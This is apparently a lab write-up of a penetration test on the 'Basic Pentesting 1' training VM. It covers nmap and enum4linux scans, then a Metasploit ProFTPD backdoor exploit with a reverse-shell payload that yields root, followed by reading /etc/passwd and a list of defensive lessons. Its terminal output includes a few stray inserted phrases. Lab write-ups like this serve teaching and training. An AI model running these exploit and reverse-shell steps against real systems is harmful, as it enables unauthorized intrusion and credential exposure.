

# **Penetration Testing of Basic Pentesting 1 Machine using Nmap and Metasploit**


**Name: Prajin P K**

**Date: June 3, 2025**


This document provides a detailed walkthrough of the penetration testing steps conducted on the target machine with IP 192.168.56.106. Each section includes reconnaissance, enumeration, exploitation, and post-exploitation activities, along with observations, tools used, and relevant screenshots.

## 1. Recon & Scanning

Initial network scan was conducted using ARP requests and Nmap. The IP addresses of the hosts in the network were identified, and the target IP 192.168.56.106 was selected for further analysis. An Nmap scan revealed that ports 21 (FTP), 22 (SSH), and 80 (HTTP) were open.

A screenshot of a Kali Linux terminal window. The window title is 'root@kali: ~'. The terminal shows the output of an ARP scan. It says 'Currently scanning: Finished!' and 'Screen View: Unique Hosts'. Below that, it says '6 Captured ARP Req/Rep packets, from 3 hosts. Total size: 360'. A table follows with columns: IP, At MAC Address, Count, Len, MAC Vendor / Hostname. The table contains three rows of data.

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.56.1	0a:00:27:00:00:21	1	60	Unknown vendor
192.168.56.100	08:00:27:58:52:18	2	120	PCS Systemtechnik GmbH
192.168.56.106	08:00:27:cc:72:64	3	180	PCS Systemtechnik GmbH

A screenshot of a Kali Linux terminal window. The window title is '(kali@kali)-[~]'. The terminal shows the output of an Nmap scan for the IP address 192.168.56.106. It says 'Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-06-03 09:07 EDT'. The scan report for 192.168.56.106 shows 'Host is up (0.0024s latency)' and 'Not shown: 997 closed tcp ports (conn-refused)'. A table follows with columns: PORT, STATE, SERVICE. The table contains three rows of data.


```
(kali@kali)-[~]
$ nmap 192.168.56.106
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-06-03 09:07 EDT
Nmap scan report for 192.168.56.106
Host is up (0.0024s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 13.38 seconds
(kali@kali)-[~]
$
```

## 2. Enumeration

Enumeration was performed using tools such as web browser access and enum4linux. The HTTP service displayed a default Apache page, and enum4linux was used to gather information on SMB shares and

domain information. However, the enum4linux scan failed to retrieve detailed domain or session data.



```
(kali@kali)-[~]
$ enum4linux -a 192.168.56.106

Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Tue Jun 3 09:18:59 2025

===== ( Target Information ) =====
Target ..... 192.168.56.106
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

===== ( Enumerating Workgroup/Domain on 192.168.56.106 ) =====

[E] Can't find workgroup/domain

===== ( Nbtstat Information for 192.168.56.106 ) =====


Looking up status of 192.168.56.106
No reply from 192.168.56.106

===== ( Session Check on 192.168.56.106 ) =====

[E] Server doesn't allow session using username '', password ''. Aborting remainder of tests.
```

### 3. Exploitation

Metasploit Framework was used to exploit the target using the 'proftpd\_133c\_backdoor' module. A reverse TCP payload was configured, and upon execution, a session was successfully opened, granting shell access to the target.


A screenshot of a Kali Linux virtual machine running in Oracle VM VirtualBox. The terminal window shows a Metasploit Meterpreter session. The user sets the LHOST to 192.168.56.104, LPORT to 4444, and PAYLOAD to cmd/unix/reverse. The session fails initially due to a bad configuration. The user then sets RHOSTS to 192.168.56.106 and LHOST to 192.168.56.104, and sets LPORT to 5555. The session successfully establishes a reverse TCP double handler. The user then runs 'whoami' and 'python3 -c 'import pty;pty.spawn("/bin/bash")'', resulting in root access. Finally, the user runs 'ls' and 'whoami' again, confirming root access and listing the contents of the root directory.

```
kali-linux-2024.3-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
kali@kali: ~
File Actions Edit View Help
root@kali: ~ x kali@kali: ~ x kali@kali: ~ x
LHOST => 192.168.56.104
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set LPORT 4444
LPORT => 4444
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set PAYLOAD cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > exploit
[-] Handler failed to bind to 192.168.56.104:4444:- has been added, yet.
[-] Handler failed to bind to 0.0.0.0:4444:-
[-] 192.168.56.106:21 - Exploit failed [bad-config]: Rex::BindFailed The address is already in use or unavailable: (0.0.0.0:4444).
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set RHOSTS 192.168.56.106
RHOSTS => 192.168.56.106
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set LHOST 192.168.56.104
LHOST => 192.168.56.104
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set LPORT 5555
LPORT => 5555
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set PAYLOAD cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > run
[*] Started reverse TCP double handler on 192.168.56.104:5555
[*] 192.168.56.106:21 - Sending Backdoor Command
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo TfC6Iq6AF309YmSX;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket A
[*] A: "TfC6Iq6AF309YmSX\r\n"
[*] Matching...
[*] B is input...
[*] Command shell session 1 opened (192.168.56.104:5555 -> 192.168.56.106:38520) at 2025-06-03 09:45:26 -0400

whoami
root
python3 -c 'import pty;pty.spawn("/bin/bash")'
root@vtcsec:/# ls
ls
bin    dev    initrd.img  lost+found  opt    run    srv    usr
boot  etc    lib         media       proc   sbin   sys    var
cdrom  home  lib64      mnt         root   snap   tmp    vmlinuz
root@vtcsec:/# whoami
whoami
root
```

## 4. Post Exploitation

Post-exploitation confirmed root access on the target system. Commands like 'whoami', 'id', and 'uname -a' were used to gather system information. Additionally, the '/etc/passwd' file was examined to enumerate users.



```
kali-linux-2024.3-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
kali@kali: ~
Terminal Emulator
Use the command line
root@kali: ~ x kali@kali: ~ x kali@kali: ~ x
root
root@vtcsec:/# uname -a
uname -a
Linux vtcsec 4.10.0-28-generic #32~16.04.2-Ubuntu SMP Thu Jul 20 10:19:48 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
root@vtcsec:/# cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/bin/bash: this server
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin but no content has been added, yet.
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
messagebus:x:106:110::/var/run/dbus:/bin/false
uidd:x:107:111::/run/uidd:/bin/false
lightdm:x:108:114:Light Display Manager:/var/lib/lightdm:/bin/false
whoopsie:x:109:117::/nonexistent:/bin/false
avahi-autoipd:x:110:119:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false
avahi:x:111:120:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/bin/false
colord:x:113:123:colord colour management daemon,,,:/var/lib/colord:/bin/false
speech-dispatcher:x:114:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false
hplip:x:115:7:HPLIP system user,,,:/var/run/hplip:/bin/false
kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/bin/false
pulse:x:117:124:PulseAudio daemon,,,:/var/run/pulse:/bin/false
rtkit:x:118:126:RealtimeKit,,,:/proc:/bin/false
saned:x:119:127::/var/lib/saned:/bin/false
usbmux:x:120:46:usbmux daemon,,,:/var/lib/usbmux:/bin/false
marlinspike:x:1000:1000:marlinspike,,,:/home/marlinspike:/bin/bash
mysql:x:121:129:MySQL Server,,,:/nonexistent:/bin/false
sshd:x:122:65534::/var/run/ssh:/usr/sbin/nologin
root@vtcsec:/#
```

## 5. Summary

The penetration test was successful in identifying a vulnerable FTP service, exploiting it, and gaining root access to the target system. Enumeration attempts were partially successful, with limited domain information retrieved.

## **6. Lessons Learned**

- Reconnaissance and scanning are critical to identifying attack surfaces.
- Enumeration results may vary depending on service configurations.
- Exploiting known vulnerabilities in outdated services can lead to full system compromise.
- Always verify the level of access gained during post-exploitation.

## **7. Suggestions for Defense**

- Update and patch all services regularly.
- Disable or restrict unnecessary services such as FTP.
- Implement proper firewall rules to restrict access to critical ports.
- Monitor network traffic for suspicious activity and set up intrusion detection systems.